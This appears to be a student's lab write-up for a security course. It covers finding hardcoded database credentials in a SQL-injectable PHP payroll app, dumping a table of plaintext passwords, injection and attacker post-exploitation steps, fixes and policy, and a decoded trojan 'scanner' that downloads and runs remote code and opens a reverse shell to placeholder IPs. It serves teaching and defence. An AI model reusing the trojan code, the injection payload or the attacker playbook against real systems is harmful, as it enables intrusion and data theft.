In this context, where you already have root access, the use of sudo is redundant. When you're operating as the root user, you inherently have superuser permissions, so using sudo is not necessary. The sudo command is typically used to grant elevated permissions to a regular (non-root) user for specific tasks. By using it, you can execute certain commands as the superuser or another user, as specified by the security policy.
The primary gain of using sudo in regular scenarios (not as root) is that it provides a mechanism to delegate authority. It allows a permitted user to execute a command as the superuser or another user, as specified in the /etc/sudoers file. It's a way of giving certain users the ability to run some or all commands as root without having to know the root password.

**†Are there other ways to search for a file? Which do you know?**

```
root@ubuntu:~# sudo find / -iname "*payroll*"
/home/kylo_ren/poc/payroll_app
/var/www/html/payroll_app.php
/var/lib/mysql-default/payroll
root@ubuntu:~#
```

Yes there is multiple ways to search for a file in Linux examples given below:

**Using locate**

This command uses a prebuilt database of files to search. It's often faster than find but may not have the most up-to-date information.

```
locate payroll
```

**Using grep**

While grep is primarily used for searching text within files, you can use it in combination with other commands to find files. For example, you can use grep with ls to search within a specific directory:

```
ls /path/to/directory | grep "payroll"
```

**Using which**

This command is used to locate executable files in system directories.

```
which payroll
```

**Using whereis**

This command helps to locate the binary, source, and manual page files for a command.

```
whereis payroll
```

**†Can you find anything interesting?**
**Hint: its trying to connect to the MySQL database. Check the documentation for the corresponding php functions.**

First we use the following command:

**`cd /var/www/html/`**

Then we do cat into the .php file and we get the following below:

**`cat payroll_app.php`**

```php
$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
       <td><input type="submit" value="OK" name="s">
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
?>
root@ubuntu:/var/www/html#
```

With the password to the database we can now enter it can see what it contains with the following command:

```
mysql -h 127.0.0.1 -P 3306 -u root -p
```

we know the password from beforehand: sploitme

Here we can look into what data there is stored for this instance there are users stored and with the following command we can see the table:

```
select * from users;
```

```
mysql> select * from users;
+------------------+------------+------------+--------------------------+--------+
| username         | first_name | last_name  | password                 | salary |
+------------------+------------+------------+--------------------------+--------+
| leia_organa      | Leia       | Organa     | help_me_obiwan           |   9560 |
| luke_skywalker   | Luke       | Skywalker  | like_my_father_beforeme  |   1080 |
| han_solo         | Han        | Solo       | nerf_herder              |   1200 |
| artoo_detoo      | Artoo      | Detoo      | b00p_b33p                |  22222 |
| c_three_pio      | C          | Threepio   | Pr0t0c07                 |   3200 |
| ben_kenobi       | Ben        | Kenobi     | thats_no_m00n            |  10000 |
| darth_vader      | Darth      | Vader      | Dark_syD3                |   6666 |
| anakin_skywalker | Anakin     | Skywalker  | but_master:(             |   1025 |
| jarjar_binks     | Jar-Jar    | Binks      | mesah_p@ssw0rd           |   2048 |
| lando_calrissian | Lando      | Calrissian | @dm1n1str8r              |  40000 |
| boba_fett        | Boba       | Fett       | mandalorian1             |  20000 |
| jabba_hutt       | Jaba       | Hutt       | my_kinda_skum            |  65000 |
| greedo           | Greedo     | Rodian     | hanSh0tF1rst             |  50000 |
| chewbacca        | Chewbacca  |            | rwaaaaawr8               |   4500 |
| kylo_ren         | Kylo       | Ren        | Daddy_Issues2            |   6667 |
+------------------+------------+------------+--------------------------+--------+
15 rows in set (0.00 sec)
```

**†Whats the user name, password and database name?**

```
$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn→connect_error) {
```

- User name: root
- Password: sploitme
- Database name: payroll

**†What was the problem with the web application?**

The web application was vulnerable to SQL injection attacks because of its insecure method of handling user inputs. It used string concatenation to create SQL statements directly from user inputs without any form of validation or sanitization. This allowed for malicious SQL statements to be executed, granting unauthorized access to the database.

**†Which ports and services were the problem associated with?**

The problems were associated with the HTTP service on port 80 (where the web application was running) and the MySQL service on port 3306.

**†How did you exploit the vulnerability?**

The vulnerability was exploited by inserting SQL statements into the input fields of the web application. By appending malicious SQL logic (such as 'OR 1=1;), it was possible to manipulate the SQL query to the application's detriment.

**†And what were you able to do?**

Once the SQL injection vulnerability was exploited, unauthorized access to user details including usernames and passwords from the database was achieved. With this information, we could gain SSH access to the machine and root access. Furthermore, by analyzing the PHP code, the database connection details were extracted, granting full database access.

**†How would you suggest to fix the problem? (Do some online research about SQL injections solutions.)**

To secure the application against SQL injection:

- Use prepared statements or parameterized queries. This ensures that user inputs are always treated as data and not executable code.
- Implement input validation: Ensure all user-submitted data is validated against a set pattern or range.
- Use web application firewalls (WAFs) to detect and block SQL injection attacks.
- Limit database user privileges: Do not connect to your database using the "root" or "admin" account. Instead, use accounts with minimal required permissions.
- Regularly update and patch all software components.
- Educate developers about secure coding practices.

**†Draft a shortly and crisply, the relevant parts of a policy trying to prevent these issues.**

- **Purpose**
  To protect our organization's data and applications from unauthorized access and potential breaches.

- **Scope**
  This policy applies to all developers, IT staff, and any third parties developing applications on behalf of the organization.

- **Policy**
  - All database queries must be executed using prepared statements or parameterized queries.
  - User inputs must undergo strict validation and sanitization before use.
  - Database connections should be established with the least privileged user.
  - Regularly audit and update systems to patch vulnerabilities.
  - Employ a web application firewall (WAF) to monitor, alert, and block malicious queries.
  - Staff must undergo periodic security training to stay updated with the latest threats and prevention techniques.
- **Enforcement**
  Any developer or third party found in violation of this policy may face disciplinary actions, up to and including termination.

**†What are the benefits of performing this scan after already having full access?**
When you already have full access to a system, performing a password-cracking operation like the one described above may seem redundant. However, there are several benefits:

- **Expanding Access**
  While you might have access as one user or even root, there might be other accounts with specific permissions or access to certain data. By cracking these accounts, you can potentially access different parts of the system or network.

- **Pivot to Other Systems**
  Often, users reuse passwords across multiple systems or services. By extracting and cracking local account passwords, you might gain access to other systems, applications, or even different parts of the network where the same credentials are

used.

- **Understanding Security Posture**
  Cracking local passwords can give you an idea of the organization's password policies. If many passwords are easily cracked, it suggests that the organization might have weak password policies.

- **Maintaining Persistent Access**
  Even if you have root access now, that might change if an administrator detects the intrusion or if some system changes revoke that access. Having multiple account credentials can help ensure you maintain access over a longer period.

- **Avoiding Detection**
  Using a regular user account to perform actions on a system can be less suspicious than using a root or admin account. If system logging or monitoring is in place, actions done as root might raise immediate red flags, while a regular user performing actions might not.

- **Credential Gathering for Reporting**
  In penetration testing or ethical hacking exercises, gathering as much data as possible is crucial for thorough reporting. Demonstrating the ability to crack local account passwords would be essential feedback for the client, showcasing potential vulnerabilities they need to address.

While you might already have the highest level of access, further exploration and password cracking can provide additional avenues of access, more stealthy operations, insights into security practices, and more comprehensive reporting for penetration tests.

**†Thinking as an attacker, what would your next steps be?**

1. **Persistence**
   Establish multiple backdoors to ensure continued access to the system even if one entry point is discovered and closed.

2. **Data Exfiltration**
   Locate, extract, and possibly encrypt critical data (personal, financial, intellectual property) from the system to either use for financial gain, further attacks, or for ransom.

3. **Lateral Movement**
   Use the compromised host as a stepping stone to move laterally within the network, exploiting other systems, and expanding the foothold.

4. **Elevate Privileges**
   If not already operating with the highest level of privileges, attempt to escalate further to gain more access or control.

5. **Scout for More Targets**
   Use tools to scan and identify other vulnerable systems either within the network or

associated with the initial target.

6. **Establish Command & Control (C2)**
   Set up a communication channel with the compromised system for remote command execution, updates, or data transfer.

7. **Cover Tracks**
   Clean logs, erase the history of commands, and employ other techniques to minimize the chances of detection.

8. **Deploy Malware**
   Depending on the objective, deploy ransomware, keyloggers, Trojans, or other malware to achieve specific goals.

9. **Monetize the Attack**
   Sell access to the compromised system on the dark web, use the system for crypto-mining, or leverage stolen data for financial gain.

**†As an operator, what would you do to counteract?**

1. **Detection**
   Use intrusion detection systems (IDS) and intrusion prevention systems (IPS) to identify and block suspicious activities.

2. **Incident Response**
   Activate an incident response team to analyze the breach, understand its extent, and plan remediation.

3. **Isolate Affected Systems**
   Disconnect compromised systems from the network to prevent further lateral movement or data exfiltration.

4. **Backup & Restore**
   Use clean backups to restore systems to a state prior to compromise.

5. **Patch & Update**
   Ensure all systems, especially the compromised ones, are patched with the latest security updates.

6. **Password Reset**
   Require all users, especially those with compromised accounts, to change their passwords.

7. **Log Analysis**
   Analyze logs to determine the attacker's actions, used entry points, and affected data.

8. **Enhance Monitoring**
   Increase the monitoring level to detect any signs of the attacker's return or any other suspicious activities.

9. **User Training**
   Provide awareness training to users to help them recognize and report suspicious activities or phishing attempts.

10. **Regular Audits**
    Conduct regular security audits and vulnerability assessments to identify and mitigate potential weak points.

11. **Network Segmentation**
    Ensure critical assets are segmented from the rest of the network to make lateral movement more difficult.

12. **Engage External Experts**
    If the breach's severity is high, consider engaging external cybersecurity experts for a thorough investigation and guidance.

# Obfuscated Malware

**†Task 1 - Take your time to look at the code. Is it readable?**
Given the current state of the script, it's not immediately readable since it's obfuscated using Base64 encoding.

**Task 2 - The script is Base64 encoded charset UTF-8. You need to decode the python script by copying the "jibberish" text that is between the quotes for the payload variable. You can use, e.g., base64encode.net or any Base64 decoder that you find online.**

```
def scan():
    print('\n')
    doscan = raw_input("Begin scanning a specific IP and Port? (y/n): ")
    while doscan=='y':
        ip = raw_input("Enter the ip: ")
        port = input("Enter the port: ")
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        if s.connect_ex((ip, port)): print "Port", port, "is closed"
        else: print "Port", port, "is open"
        print('\n')
        doscan = raw_input("Scan another IP and Port? (y/n):")

def resetScanner():
    print('\n')
    print "..... Reseting scanner - Please wait...."
    i = 1
    urllib.urlretrieve('http://101.111.10.999/test.py','py1.py')
    while i < 3:
        urllib.urlretrieve('http://101.111.10.999/test.txt','filename.txt'*i)
        i += 1
    if os.path.exists('py1.py'):
        os.system('python py1.py')
    if os.path.exists('filename.txt'):
        f = open("filename.txt", "a")
        f.write("\n Leave this file here! \n")
        f.close()

def reverseShell():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("777.888.99.000",1234))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/sh","-i"])
    s.close()
    # to connect back use netcat listener on the specified port: nc -l 1234 or nc -lvp 8888
    # If you run this in Kali, then make sure to have the port open already and waiting to catch the connection.
    # to make it executable, run the following command: chmod 744 scanS.py

def cleanup():
    resetScanner()
    reverseShell()
    os.remove('py1.py')
    print "Cleanup done"

# Call scanner
scan()
cleanup()
```

**†Task 3 - What does the code do? Is it a malicious software and if so how would you classify it?**

- The scan function is legitimate and does what the title of the script suggests – it checks if specific ports on an IP address are open or closed.
- The resetScanner function tries to download a Python file from a specific IP (likely malicious or dummy for this exercise) and execute it. It also tries to retrieve a text file three times with a repeated name, appending content to it if it exists.
- The reverseShell function is malicious. It tries to establish a reverse shell to an IP address (777.888.99.000 on port 1234). This means the script can potentially give an attacker access to the machine where the script is run.
- The cleanup function calls both resetScanner and reverseShell and then deletes a file named py1.py.

Given these functionalities, the script is indeed malicious. It's a combination of a Port Scanner and a Reverse Shell. This would classify as a "Trojan Horse" because it appears to be a legitimate utility but has a malicious hidden function.